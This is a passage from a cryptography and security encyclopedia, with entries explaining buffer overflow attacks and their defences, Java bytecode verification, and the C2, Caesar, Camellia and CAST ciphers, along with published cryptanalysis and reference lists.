13. Wallner DM, Harder EJ, Agee RC (1999) Key management for multicast: issues and architectures. Internet Request for Comments 2627. ftp.ietf.org/rfc/rfc2627.txt
14. Wong CK, Gouda M, Lam S (1998) Secure group communications using key graphs. In: Proceedings of the ACM SIGCOMM'98, Vancouver, pp 68–79
15. Canetti R, Malkin T, Nissim K (1999) Efficient communication-storage tradeoffs for multicast encryption. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99, Prague, May 1999. Lecture Notes in Computer Science, vol 1592. Springer, Berlin, pp 459–474
16. McGrew D, Sherman AT (1998) Key establishment in large dynamic groups using one-way function trees. www.csee.umbc.edu/sherman/
17. Perrig A, Song D, Tygar JD (2001) ELK, a new protocol for efficient large-group key distribution. In: 2001 IEEE symposium on research in security and privacy, Oakland, pp 247–262
18. Waldvogel M, Caronni G, Sun D, Weiler N, Plattner B (1999) The VersaKey framework: versatile group key management. IEEE J Sel Area Commun 17(9):1614–1631
19. Goldreich O, Goldwasser S, Micali S (1986) How to construct random functions. J Assoc Comput Mach 33(4):792–807
20. Wong CK, Lam S (2000) Keystone: a group key management service. In: International conference on telecommunications, Acapulco, May 2000

Broadcast Stream Authentication

►Stream and Multicast Authentication

Browser Cookie

►Cookie

BSP Board Support Package

►Trusted Computing

Buffer Overflow Attacks

Angelos D. Keromytis
Department of Computer Science, Columbia University, New York, NY, USA

Synonyms

Buffer overrun; Memory overflow; Stack (buffer) overflow; Stack (buffer) overrun; Stack/heap smashing

Related Concepts

►Computer Worms

Definition

Buffer overflow attacks cause a program to overwrite a memory region (typically representing an array or other composite variable) of finite size such that additional data is written on adjacent memory locations. The overwrite typically occurs past the end of the region (toward higher memory addresses), in which case it is called an overflow. If the overwrite occurs toward lower memory addresses (i.e., before the start of the memory region), it is called an underflow. In rare cases, the overwrite can happen in non-adjacent locations. The data written on memory locations is typically under the control of an attacker who wishes to take control of the program, or at least influence its execution. Typically (but not necessarily), such overflow data include code that is executed as part of an attack. Buffer overflows can also occur over the network. Buffer overflow attacks are possible through a combination of language features (or lack thereof) and bad programming practices.

Background

Abnormal program termination by accidentally overwriting control information in the program stack has been known since at least the late 1960s/early 1970s. The first instance of widespread use of a buffer overflow attack was the 1989 Internet Worm, in which a network-facing process (the "fingerd" daemon) was compromised by a self-replicating piece of software. A 1996 article in the Phrack magazine [1] rekindled interest in buffer overflow attacks as a means of attacking remote systems over the Internet. Since that time, several thousand buffer overflow vulnerabilities have been and continue to be discovered, with many of them exploited for attacks. Perhaps the most infamous uses of such attacks have been the Witty, Blaster, and Slammer worms. Buffer overflows remain a potent source of vulnerability for systems, and an active area of research.

Applications

Buffer overflows are possible through a confluence of factors:

- The use of the von Neumann architecture as the basis for most modern computing, wherein program data and code are resident in the same address space and are indistinguishable when examined out of context
- The use of the same memory region (program stack) to store both program data, such as function variables, and control information, such as return addresses
- The use of programming languages (most commonly *C* or *C++*), language features (e.g., inherently unsafe string handling operations), and practices that allow for memory operations without safety checking, e.g., whether copied data fit in the destination buffer

By accidentally copying beyond the boundaries of a buffer, adjacent memory locations will be overwritten with the copied data. If the destination buffer resides in the memory stack (e.g., an automatic variable in the *C* or *C++* language) enough such data is copied, control information such as the function return address field can be overwritten. This field is used by a running program to determine where the currently executing ("active") function should return once it has completed. If this field is overwritten with random data, the CPU (under the control of the program) will attempt to pass control to a random memory location, causing one of several possible fault conditions to occur. If the data with which this field is overwritten can be dictated by an attacker, then program execution will pass to a memory location of the attacker's choice.

Buffers in other memory regions (e.g., in the program heap, or the BSS segment) can also be overrun. Similarly, other types of control information can be overrun, such as object and function pointers, exception handlers, and jump tables. In all these cases, eventually the program attempts to jump to a piece of code pointed to by such control information. This type of buffer overrun attack is called *control hijacking*, and comes in two general variants based on what (attack) code is executed as a result of the attack ("attack code" or payload).

In a *code injection* attack, the attack code is inserted in the program as part of a data payload. Typically, this is part of the same data that causes the buffer overrun, i.e., the data with which the buffer was overrun contains both attack code and the address where that code will be stored in memory (i.e., the address of the buffer). Buffer overrun attacks that do not inject code must utilize existing code in the program. They are generally called *return to libc* attacks. The name comes from the early instances of non-code-injection buffer overrun attacks, which used code resident in the standard *C* library (libc) to perform their task and to bypass early defenses technique such as the use of a non-executable stack (see below); the most common target of such attacks was the *system()* function. More generally, any code that legitimately resides within the target process address space, whether library or program code, can be used in this fashion. The more sophisticated version of non-code-injection attacks, called *Return Oriented Programming* (*ROP*), utilize a series of manufactured, injected stack frames to cause execution of carefully selected snippets of code that, when composed, implement the desired functionality for the attacker [2].

Non-control-hijacking buffer overruns [3] do not alter control information, but restrict themselves to altering the values of program variables, indirectly changing the control flow of the program. While not as powerful as control hijacking, these attacks have the advantage of being more difficult to defend against, since many defenses monitor for changes only to the control information.

Buffer overflow attacks are used both against local and remote applications. In the former case, the target is typically a program running with elevated privileges, the compromise of which will allow an attacker to usurp those privileges. A typical outcome of such an attack is a shell process running with superuser privileges. In some cases, buffer overflow attacks can be mounted against an operating system kernel, allowing the attacker to completely subvert the whole computer system. Buffer overflow attacks against programs running on remote systems allow attackers to execute code of their choosing on a computer in which they have no access rights. Typical targets of such attacks are server applications (such as web servers and database management systems), since they must always accept input from the network, although client applications (such as web browsers and document editors) have become an easy target in more recent years due to their complexity and size. Servers are particularly attractive targets, since they often operate with elevated privileges. In a typical remote buffer overrun attack, the injected code is used to download a larger code package, which allows the attacker to further compromise a system, i.e., elevate privileges (if necessary), install a permanent backdoor to the system, hide any signs of the attack and of the backdoor, and find additional targets for compromise. Once an exploit is found on a popular program, it is often possible to create a fully self-replicating piece of software (called a "worm") that finds and infects other computers running the same software with no human supervision. Furthermore, there exist a number of programs that allow testers, system administrators, and attackers to easily "weaponize" an exploit and make it a relatively simple process to compromise a large number of computers.

The most common way of discovering buffer overflow attacks is by fuzzing application inputs. Fuzzing is a semi-automated process through which a large number of syntactically valid but semantically random inputs is provided to an application under test. A human is needed to guide the process, at least initially, in defining what constitutes acceptable input syntax, etc. The bulk of the testing itself is done automatically. When checking for buffer overflows, the testing regime will attempt to provide large inputs to the program. If a buffer overflow vulnerability is triggered, it will almost always lead to an application crash. The tester can then examine the debugging information, including the program core file, to determine whether a buffer overflow occurred and the specific conditions that led to it. Another way of discovering buffer overflow vulnerabilities is by manually examining the application source code, assembly code, or (in the rare cases where this is feasible) decompiled code. Finally, there exist a number of tools that can examine source code for patterns of known buffer overflow vulnerabilities ("static checkers") or can symbolically execute the code to explore all possible code paths and program states, including those that could lead to a buffer overflow ("symbolic execution testing") [4]. While much progress has been made in this area in recent years, there remain both theoretical and practical issues that limit the effectiveness of such techniques.

In terms of defenses against buffer overrun attacks, there are several techniques used in practice, with different degrees of adoptions. One developer-oriented solution to the problem is to use a language that is not subject to code injection; this is not always feasible due to legacy code and other constraints. Another approach is to better educate programmers on security issues, provide testing and checking tools (see previous paragraph), and develop libraries that allow for safe versions of common unsafe operations (e.g., string handling).

Most modern operating systems also include some defenses against buffer overflows. These defenses do not eliminate the vulnerability, but make it difficult or impossible for an attacker to exploit it. One popular such defense is Address Space Layout Randomization (ASLR) [5], in which the location of the stack and other important data is randomized every time a program is executed, making it difficult (but not impossible [6]) for an attacker to determine where to redirect a hijacked program's execution. One advantage of ASLR is that it is completely transparent to users and developers, while incurring a low-to-zero runtime performance overhead. Other defenses at the operating system level include the use of non-executable segments, either by carefully manipulating the permissions on the page table or by leveraging specific hardware functionality, and the use of intrusion detection and sandboxing (e.g., through a virtual machine monitor) to limit the scope and duration of a successful attack.

Another widely adopted defense is the use of canaries by the compiler [7]. Canaries are pseudo-variables that hold a different value (unpredictable to the attacker) every time a program executes, placed next to the return address field of each function frame in the stack. Programs compiled with such a compiler include code that sets and checks the canary prior to every function invocation and

return. A buffer overflow will cause the value of the canary to change, since the attacker has no way to know what value was chosen for that invocation of the program. If the canary has changed from its assigned value, an alarm is raised and program execution is stopped before the attacker has an opportunity to hijack program execution. Due to the difficulty of resolving pointer aliases, this technique can generally only be applied against stack overrun attacks.

Other noteworthy research efforts include Instruction Set Randomization (ISR) [8, 9], Control Flow Integrity (CFI) [10], Taint Tracking [11, 12], and Program Shepherding [13], among others. There has also been significant effort in identifying and blocking buffer overflow attacks in the network [14].

Open Problems

Research in the problem of buffer overflow vulnerabilities continues, both on the attack side (with the advent of *heap spraying* and *ROP* attacks) and on defenses. The latter space is motivated both by the new attacks and by the desire to identify lower-runtime-overhead, higher-code-coverage defenses that do not require significant (if any) changes to the way programmers write code. Ideally, such defenses would have a sound theoretical (or at least formal) foundation, and would be suitable against other types of similar attacks, e.g., multistage, file-dropping attacks.

Recommended Reading

1. Levy E (1996) Smashing the stack for fun and profit. Phrack Mag (49):14. http://www.phrack.org/issues.html?issue=49&id=14&mode=txt
2. Shacham H (2007) The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In: ACM CCS, Alexandria, pp 552–561
3. Chen S, Xu J, Sezer E, Gauriar P, Iyer R (2005) Non-control-data attacks are realistic threats. In: USENIX security symposium, Baltimore, pp 177–192
4. Cadar C, Ganesh V, Pawlowski P, Dill D, Engler D (2006) EXE: automatically generating inputs of death. In: ACM CCS, Alexandria, pp 322–335
5. Bhatkar S, DuVarney D, Sekar R (2003) Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In: USENIX security symposium, Washington, DC, pp 105–120
6. Shacham H, Page M, Pfaff B, Goh EJ, Modadugu N, Boneh D (2004) On the effectiveness of address-space randomization. In: ACM CCS, Washington, DC, pp 298–307
7. Cowan C, Pu C, Maier D, Hinton H, Bakke P, Beattie S, Grier A, Wagle P, Zhang Q (1998) Stackguard: automatic detection and prevention of buffer-overflow attacks. In: USENIX security symposium, San Antonio, pp 63–78
8. Kc G, Keromytis A, Prevelakis V (2003) Countering code-injection attacks with instruction-set randomization. In: ACM CCS, Washington, DC, pp 272–280
9. Barrantes E, Ackley D, Forrest S, Palmer T, Stefanovic D, Zovi D (2003) Randomized instruction set emulation to disrupt binary code injection attacks. In: ACM CCS, Washington, DC, pp 281–289
10. Abadi M, Budiu M, Erlingsson U, Ligatti J (2005) Control-flow integrity. In: ACM CCS, New York, pp 340–353
11. Suh G, Lee J, Zhang D, Devadas S (2004) Secure program execution via dynamic information flow tracking. In: ASPLOS, New York, pp 85–96
12. Crandall J, Chong F (2004) Minos: control data attack prevention orthogonal to memory model. In: MICRO, Portland, pp 221–232
13. Kiriansky V, Bruening D, Amarasinghe S (2002) Secure execution via program shepherding. In: USENIX security symposium, San Francisco, pp 191–206
14. Akritidis P, Markatos E, Polychronakis M, Anagnostakis K (2005) STRIDE: polymorphic sled detection through instruction sequence analysis. In: IFIP security, Milano, pp 376–391

Buffer Overrun

►Buffer Overflow Attacks

Bytecode Verification

Jean-Louis Lanet
XLIM, Department of Mathematics and Computer Science, University of Limoges, Limoges, France

Definition

Mechanism used by the Java Virtual Machine (JVM) to chek the Java Language typing rules on a client device. This algorithm includes type inference and fix point calculus.

Background

The bytecode verification algorithm for the JVM has been developed at Sun by Gosling and Yellin. It is based on a dataflow analysis performed by an abstract interpreter that executes JVM instruction over types instead of values. This verification is done at loading time that allows the interpreter to be executed without checks safely.

Applications

The byte code verification aims to enforce static security constraints on Java-based mobile code: the applet. Such a code can be downloaded and executed on a personal device running a browser. This popular model raises security issues concerning the access to personal information on

the client side. To avoid it, Java uses a strong typed language associated to a sandbox model during applet execution.

The Java language is a strongly typed language. For example, arithmetic operations on pointers are not allowed to avoid that a malicious code has access to memory location outside the applet. This restriction must be checked during the compilation process and the code execution because the code should have been modified between the compilation and execution phase. The code is executed within a virtual machine allowing a complete control on code execution. Unfortunately, performing all the checks at run time will lead to poor run-time performances. Thus, the JVM performs a static analysis at loading time called class verification [1]. This verification includes bytecode verification to make sure that the byte code of the applet is proved to be semantically correct and cannot execute ill-typed operations at run time.

Class file verification is made of four passes. Passes 1 and 2 check the binary format of the class file, excluding the part that constitutes methods code. This is the responsability of the third pass to verify that a sequence of bytecodes constitutes valid code for an individual method. The last pass consists in checking that symbolic references from instructions to classes, interfaces, fields, and methods are correct. The third pass called bytecode verification is the most challenging one. The other passes are relatively straightforward and do not present major difficulties. The constraints that the correct bytecode must adhere to can be divided into two groups: static and structural constraints. Static constraints ensure that the bytecode sequence can be interpreted as a valid sequence of instructions taking the right number of arguments. Structural constraints check whether a bytecode sequence constitutes valid code for a method: variables are well typed, stack is confined, objects are safely used, etc.

A JVM is a conventional stack-based machine. Most instructions pop their arguments of the stack, and push back their results on the stack. In addition, a set of local variables is provided and stored in the Java frame. They can be accessed via load and store instructions that push the value of a given local variable on the stack, or store the top of the stack in the given local variable, respectively. Structural constraints are much more complicated to check, since they have to be met for any execution path of the method. Number of possible execution paths may be very high. This is achieved by a type-based abstract interpretation that executes JVM instruction over types instead of values. Each byte code is defined by preconditions: the required state (in term of data type) of the stack before the current byte code interpretation and post-conditions: the state after the execution. The abstract interpreter must verify if the preconditions are met, i.e., the typeon top of the stack must be the expected type or a comparable type. A natural way to determine how comparable types are is to rank all types in a lattice L. The most general type is called top and represents the absence of information. This defines a complete partial order on the lattice L. The post-condition expresses the transition rules of the state before and after the abstract interpretation of the byte code.

Branches introduce forks and join the methods flowchart. If execution paths yield different types for a given variable, only the least common ancestor type in the lattice L of all the predecessors paths is used to verify the preconditions. The least common ancestor operation is called unification. Then, the algorithm needs to evaluate the type of all variables at each program points for all execution paths. This needs several iterations until a fixed point is reached: no more type modifications are required. Once the abstract interpretation reaches all the return instructions of the method with all preconditions satisfied, then the byte code is considered as well typed. In order to make such verification possible it is quite conservative on the programs that are accepted.

Lightweight byte code verification has been introduced by Necula and Lee [2] in order to include byte code verification to ressource-constrained devices. It consists in adding a proof of the program safety to the byte code. This proof can be generated by the code producer (a server), and the code is transmitted along with its safety proof. The code receiver can then verify the proof in order to ensure the program safety. As checking the proof is simpler than generating it, the verification process can be performed on a constrained device.

An adaptation of this technique to Java has been proposed by Rose [3] and is now used by Suns KVM. (The K virtual machine is designed for products with only some kilobytes of memory.) In this context, the proof consists in additional type information corresponding to the content of local variables and stack element for the branch targets. Those typing information correspond to the result of the fix-point computation performed by a conventional byte code verifier. In this case, the verification process consists in a linear pass that checks the validity of this typing information with respect to the verified code.

Recommended Reading

1. Yellin F, Lindholm T (1996) The Java virtual machine specification. Addison Wesley
2. Lee P, Necula G (1997) Proof-carrying code. In 24th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, pp 106–119, Paris
3. Rose KH, Rose E (1998) Lightweight bytecode verification. In Formal Underpinnings of Java, OOPSLA 98 Workshop, Vancouver, Canada

C

C2 – Block Cipher

Lars R. Knudsen, Gregor Leander
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Block Ciphers

Definition

C2 is a 64-bit block cipher developed by 4C Entity. It has a 56-bit key and a secret S-box mapping on eight bits.

Background

C2 is the short name for Cryptomeria, a proprietary block cipher defined and licensed by the 4C Entity (a consortium consisting of IBM, Intel, Matsushita and Toshiba) [3]. According to Wikipedia, "It (...) was designed for the CPRM/CPPM Digital Rights Management scheme which is used by DRM-restricted Secure Digital cards and DVD-Audio discs." [4]. 4C Entity has published a specification of C2 in [2].

Theory

C2 is a 10-round Feistel cipher with 64-bit blocks and 56-bit keys. The S-box is secret and available under license from the 4C Entity. Therefore, one might consider the S-box as part of the secret key. A CPRM compliant device is given a set of secret device keys when manufactured. These keys are used to decrypt certain data of the media to be protected, in order to derive the media keys which have been used in the encryption of the main media data. The device keys can be revoked. The following notation will be used:

- L_i, R_i – left and right word after i rounds of encryption (L_0, R_0 is plaintext)
- $\mathsf{rotl}_m(b, n)$ – cyclic rotation of m-bit sequence b by n positions left
- $X_{i,j}$ – j-th bit of word X_i
- $X_{i,p..q}$ – sequence of consecutive bits $X_{i,p}, X_{i,p+1}, \ldots, X_{i,q}$, e.g. $X_{i,0..7}$ is the least significant byte of X_i
- $X \oplus Y$, $X \boxplus Y$ – respectively, bitwise XOR, addition modulo 2^{32} of words X and Y,

The round function can be described as


$$
\begin{aligned}
L_{i+1} &= R_i \\
X &= (R_i \boxplus rk_i) \oplus \texttt{0x2765ca00} \\
Z_{i,0..7} &= S[X_{i,0..7}] \\
Z_{i,8..15} &= X_{i,8..15} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 1) \\
Z_{i,16..23} &= X_{i,16..23} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 5) \\
Z_{i,24..31} &= X_{i,24..31} \oplus \mathsf{rotl}_8(Z_{i,0..7}, 2) \\
R_{i+1} &= L_i \boxplus (Z_i \oplus \mathsf{rotl}_{32}(Z_i, 9) \oplus \mathsf{rotl}_{32}(Z_i, 22)), \\
i &= 0, \ldots, 9,
\end{aligned}
$$

where rk_i is a 32-bit round key.

The key schedule produces ten round keys $rk_0, \ldots, rk_9$ from the 56-bit master key K in the following way:

$$
\begin{aligned}
K'_i &= \mathsf{rotl}_{56}(K, 17 \cdot i) \\
rk_i &= K'_{i,0..31} \boxplus \left(S\left[K'_{i,32..39} \oplus i\right] \ll 4\right), \quad i = 0, \ldots, 9
\end{aligned}
$$

Both the round transformation and the key scheduling use an 8-bit secret S-box S. An example S-box provided by 4C for the purpose of validating the implementations is available online [5].



C2 – Block Cipher. Fig. 1 Illustration of the round transformation of C2, where C = 0x2765ca00

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Experimental Results

Borghoff et al. [1] lists three cryptanalytical attacks on C2. When an attacker is allowed to set the encryption key once and then encrypt chosen plaintexts, he can recover the secret S-box with 2^{24} queries to the device and a reasonable precomputation phase. The attack implemented on a PC recovers the whole S-box in a few seconds. If the S-box is known to the attacker, there is a boomerang attack that recovers the value of the secret 56-bit key with complexity equivalent to 2^{48} C2 encryptions. When both the key and the S-box are unknown to the attacker, there is an attack that recovers both of them with complexity of around $2^{53.5}$ queries to the encryption device.

Recommended Reading

1. Borghoff J, Knudsen LR, Leander G, Matusiewicz K (2009) Cryptanalysis of C2. In: Halevi S (ed) Advances in cryptology – CRYPTO 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 250–266
2. C2 Block Cipher Specification, Revision 1.0. http://www.4Centity.com, 2003. Used to be available online from 4C Entity, can be downloaded e.g. from: http://edipermadi.files.wordpress.com/2008/08/cryptomeria-c2-spec.pdf. Accessed 14 Mar 2011
3. 4C Entity, Wikipedia article. http://en.wikipedia.org/wiki/4C_Entity. Accessed 11 Feb 2009
4. Cryptomeria cipher, Wikipedia article. http://en.wikipedia.org/wiki/Cryptomeria_cipher. Accessed 11 Feb 2009
5. 4C Entity, C2 facsimile s-box. http://www.4centity.com/docs/C2_Facsimile_S-Box.txt. Accessed 14 Mar 2011

Cæsar Cipher

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

The Cæsar cipher is one of the most simple cryptosystems, with a monoalphabetic ►encryption: by counting down in the cyclically closed ordering of an alphabet, a specified number of steps.

Cæsar encryptions are special linear substitution (►Substitutions and Permutations) with $n = 1$ and the identity as homogeneous part ϕ. Interesting linear substitutions with $n \geq 2$ have been patented by Lester S. Hill in 1932.

Background

Julius Cæsar is reported to have replaced each letter in the plaintext by the one standing three places further in the alphabet. For instance, when the key has the value 3, the plaintext word cleopatra will be encrypted by the ciphertext word fohrsdwud. Augustus allegedly found this too difficult and always took the next letter. Breaking the Cæsar cipher is almost trivial: there are only 26 possible keys to check (exhaustive key search) and after the first four or five letters are decrypted the solution is usually unique.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Camellia

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium


Related Concepts

►Block Ciphers; ►Feistel Cipher

Camellia [1] is a ►block cipher designed in 2000 by a team of cryptographers from NTT and Mitsubishi Electric Corporation. It was submitted to different standardization bodies and was included in the ►NESSIE Portfolio of recommended cryptographic primitives in 2003.

Camellia encrypts data in blocks of 128 bits and accepts 128-bit, 192-bit, and 256-bit secret ►keys. The algorithm is a byte-oriented ►Feistel cipher and has 18 or 24 rounds depending on the key length. The F-function used in the Feistel structure can be seen as a 1-round 8-byte ►substitution-permutation (SP) network. The substitution layer consists of eight 8×8-bit S-boxes applied in parallel, chosen from a set of four different affine equivalent transformations of the inversion function in $GF(2^8)$ (►Rijndael/AES). The permutation layer, called the P-function, is a network of byte-wise exclusive ORs and is designed to have a branch number of 5 (which is the maximum for such a network). An additional particularity of Camellia, which it shares with MISTY1 and KASUMI (►KASUMI/MISTY1), is the FL-layers. These layers of key-dependent linear transformations are inserted between every six rounds of the Feistel network, and thus break the regular round structure of the cipher (Fig. 1).

In order to generate the subkeys used in the F-functions, the secret key is first expanded to a 256-bit or 512-bit value by applying four or six rounds of the Feistel network. The key schedule (►Block Cipher) then constructs the necessary subkeys by extracting different pieces from this bit string.



Camellia. Fig. 1 Camellia: encryption for 128-bit keys and details of *F*-function

The best attacks on reduced-round Camellia published so far are *square* and *rectangle* attacks (Integral Attack and ►Boomerang Attack). The nine-round square attack presented by Yeom et al. [4] requires 2^{61} chosen plaintexts and an amount of work equivalent to 2^{202} encryptions. The rectangle attack proposed by Shirai [3] breaks ten rounds with 2^{127} chosen plaintexts and requires 2^{241} memory accesses. Hatano, Sekine, and Kaneko [2] also analyze an 11-round variant of Camellia using higher order differentials. The attack would require 2^{93} chosen ciphertexts, but is not likely to be much faster than an ►exhaustive search for the key, even for 256-bit keys.

Note that more rounds can be broken if the *FL*-layers are discarded. A linear attack on a 12-round variant of Camellia without *FL*-layers is presented in [3]. The attack requires 2^{119} known plaintexts and recovers the key after performing a computation equivalent to 2^{247} encryptions.

Recommended Reading

1. Aoki K, Ichikawa T, Kanda M, Matsui M, Moriai S, Nakajima J, Tokita T (2001) Camellia: a 128-bit block cipher suitable for multiple platforms—design and analysis. In: Stinson DR, Tavares SE (eds) Selected areas in cryptography, SAC 2000. Lecture notes in computer science, vol 2012. Springer, Berlin, pp 39–56
2. Hatano Y, Sekine H, Kaneko T (2002) Higher order differential attack of Camellia (II). In: Heys H, Nyberg K (eds) Selected areas in cryptography, SAC 2002. Lecture notes in computer science. Springer, Berlin, pp 39–56
3. Shirai T (2002) Differential, linear, boomerang and rectangle cryptanalysis of reduced-round Camellia. In: Proceedings of the third NESSIE workshop, NESSIE, November 2002, Munich, Germany
4. Yeom Y, Park S, Kim I (2002) On the security of Camellia against the square attack. In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 89–99

Cascade Revoke

►Recursive Revoke

Cast


Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Feistel Cipher

CAST is a design procedure for ►symmetric cryptosystems developed by C. Adams and S. Tavares in 1993 [1, 2]. In accordance with this procedure, a series of DES-like ►block ciphers was produced (►Data Encryption Standard (DES)), the most widespread being the 64-bit block cipher CAST-128. The latest member of the family, the 128-bit block cipher CAST-256, was designed in 1998 and submitted as a candidate for the Advanced Encryption Standard (►Rijndael/AES).

All CAST algorithms are based on a ►Feistel cipher (a generalized Feistel network in the case of CAST-256). A distinguishing feature of the CAST ciphers is the particular construction of the *f*-function used in each Feistel round. The general structure of this function is depicted in Fig. 1. The data entering the *f*-function is first combined with a subkey and then split into a number of pieces. Each piece is fed into a separate expanding S-box based on bent functions (►nonlinearity of Boolean functions). Finally, the output words of these S-boxes are recombined one by one to form the final output. Both CAST-128 and CAST-256 use



Cast. Fig. 1 CAST's *f*-function

three different 32-bit f-functions based on this construction. All three use the same four 8×32-bit S-boxes but differ in the operations used to combine the data or key words (the operations a, b, c, and d in Fig. 1). The CAST ciphers are designed to support different key sizes and have a variable number of rounds. CAST-128 allows key sizes between 40 and 128 bits and uses 12 or 16 rounds. CAST-256 has 48 rounds and supports key sizes up to 256 bits.

The first CAST ciphers were found to have some weaknesses. Rijmen et al. [5] presented attacks exploiting the nonsurjectivity of the f-function in combination with an undesirable property of the key schedule. Kelsey et al. [3] demonstrated that the early CAST ciphers were vulnerable to ►related key attacks. Moriai et al. [4] analyzed simplified versions of CAST-128 and presented a five-round attack using higher order differentials.

Recommended Reading

1. Adams CM (1997) Constructing symmetric ciphers using the CAST design procedure. Des Codes Cryptogr 12(3):283–316
